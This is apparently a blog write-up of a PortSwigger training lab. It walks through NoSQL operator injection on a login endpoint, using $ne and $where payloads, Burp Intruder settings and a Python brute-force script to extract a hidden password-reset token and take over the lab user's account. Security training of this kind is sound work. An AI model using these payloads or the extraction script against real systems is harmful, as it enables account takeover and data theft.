
I have solved one of the NoSQL Injection labs from PortSwigger and it was fun! The title of the lab is Exploiting NoSQL operator injection to extract unknown fields. The lab description is a little misguided here, it said the user lookup function has a NoSQL Injection vulnerability but after solving it the vulnerable part resides in the login function, where we can inject the NoSQL operator base payload inside the message body on POST /login endpoint.
Goals :
- Exiltrate the value of the reset password token for the user Carlos.
- Taking over the account, by resetting his password and then trying to log in as Carlos.
Steps :
- Identifying vulnerable functions.
- Confirming the vulnerability
- Extracting all available keys/fields
- Extracting the value of the reset password token
- Finding reset password endpoint
- Reset password and login
1. Identifying vulnerable function
The first thing to do is simple, just follow the apps and see which function is likely will interact with the database. There are 2 endpoints, login and forgot password.
- Attempt to log in, with username Carlos and password Carlos the response is Invalid username or password.
- Intercept POST /login and change password value with operator base payload
{
  "username":"carlos",
  "password":{
    "$ne":""
  }
}- Notice the response is different from the previous attempt Account locked: please reset your password, this indicates the app is vulnerable by accepting $ne operator
- Attempt to reset the password for the Carlos account, after submitting the Carlos username, it said Please check your email for a reset password link. So there will be a URL endpoint to reset the password of the user Carlos. This will be covered in the next step.

2. Confirming the vulnerability
Now we know the /login endpoint is vulnerable to operator injection. Next is to confirm the vulnerability by injecting the $where operator, so we can use the javascript expression to exploit this lab.
{
  "username":"carlos",
  "password":{
    "$ne":""
  },
  "$where":"0"
}
The response is an Invalid username or password. (false condition).
Now change the $where value to "1"
{
  "username":"carlos",
  "password":{
    "$ne":""
  },
  "$where":"1"
}
The response is Account locked: please reset your password (true condition).
Now we can confirm $where operator injection payload is being evaluated by the apps.
Why do we need to inject $where operator? At the end, we need to extract the hidden key and value for the user Carlos object to get a reset password token, and we can use the javascript Object.keys() method to do that.
3. Extracting all available keys/fields
At this stage we need to know a little about javascript objects, and how we can access them. You can refer to my notes about Javascript Object to get more details. Why this is important? because the payload to solve this lab uses javascript Object.keys() method to enumerate available key names and values.
Imagine this is a user object that holds user properties containing the key and value, and our goal is to get the real 'hiddenkey' and 'hiddenvalue' which is the password reset token key and value user Carlos.

- At this stage you can use Burp repeater or intruder to evaluate the length of the first key index[0], by increasing the numbers until we find the response Account locked: please reset your password
- At intruder set attack type to Sniper and payload type is numbers.
- Check the index[0] key length, Payload : "$where": "Object.keys(this)[0].length == §1§"
- The payload will check length of first key index[0] which is _id has 3 length of chars

- Object.keys(this)[0] -> accessing first key, index[0] which is _id
- Object.keys(this)[1] -> accessing second key, index[1] which is username and so on..
- The payload will check length of first key index[0] which is _id has 3 length of chars
- After we have information about key length we need to find out what is the key name.
- Check the first key name index[0], Payload : "$where": "Object.keys(this)[0].charAt(§0§) == '§a§'"
- This payload will try to compare the index[0] key name against our wordlists for each character position.
- At intruder attack type is Cluster Bomb

-
- Then Set 2 injection points, the first payload is numbers ranging from 0 to 2 ( 0,1,2 = 3 loop requests for each, 3 is the length from the previous result) and the second payload is simple lists containing wordlist combination of strings upper-lowercase, numbers, and special chars.


-
- We can use Python to generate the wordlists.
import string

chars = string.ascii_lowercase + string.ascii_uppercase + string.digits + "!@#$%^&*()_+=-"

for x in chars:
        print(x)
- We can use Python to generate the wordlists.
- Copy the running script output and paste it to intruder payload 2, then start the attack.

- If you use Burp Community and using intruder to get the key names, it will take time. To speed up the process we can use a simple Python script to get the same result.
import requests
import string
import json

#Change this host
host = 'https://0a9500be030e0eba81adb75c00890090.web-security-academy.net'
chars = string.ascii_lowercase + string.ascii_uppercase + string.digits + "!@#$%^&*()_+=-"
heads = {"User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:93.0) Gecko/20100101 Firefox/93.0"}
burp = {'http' : 'http://127.0.0.1:8080', 'https' : 'http://127.0.0.1:8080'}
extractData = ''

##Check Key Name
for x in range(0,3):
    for z in chars:
        s = requests.session()

        payload = {
        "username":"carlos",
        "password":{
            "$ne":""
            },
        "$where": f"Object.keys(this)[0].charAt({x}) == \'{z}\'"
        }
        req = s.post(url=host+"/login", json=payload, headers=heads, proxies=burp)
        if len(req.content)  == 3406:
            extractData+=z
            print(f"Found! length {x + 1} = {z}")

print("Key Name is : " + extractData)- What this script does is
- perform a nested 'for loop', and http request with payload for each character length against the wordlists
- in a second loop, we have if condition to check the different responses by using information from the length of req.content
- print every value that matches with if condition.
- The output of this script will print the first key index [0] name which is _id

- With little modification of the script we can also access another index key name, here's the result of the second key index[1] name which is a username

Now the interesting part, we want to access the fourth key length and names, which is located in the index[3], here's the payload.
- Payload to check fourth key length : "$where": "Object.keys(this)[3].length == §1§"
- Payload to check fourth key name : "$where": "Object.keys(this)[3].charAt(§0§) == '§a§'"

Nice!, now we have the information about the real hidden key length is 9 and the name is newPwdTkn
4. Extracting value of the reset password token
We need to modify the payload to get the value name. Here's the payload
Payload to check fourth value name : "$where": "this[Object.keys(this)[3]].charAt(§x§) == '§a§'"

We have a key value pair of the object user Carlos. newPwdTkn : 8675daafad31ac25, the first goal is achieved!
5. Finding reset password endpoint
The next question is where do we reset the password user Carlos? we have no menu on that page. If we think as a developer, what we can do to generate a URL for resetting passwords? we do add unique parameters in the URL. The endpoint related to resetting passwords is GET /forgot-password. If we add the key and value that we found as query parameters, it will reveal the reset page, for ex; https://youlabinstanceid.web-security-academy.net/forgot-password?newPwdTkn=8675daafad31ac25

6. Reset password and login
This is the easiest and the last step to solve the lab. Reset with any password you want and try to log in as Carlos.
Thanks, PortSwigger!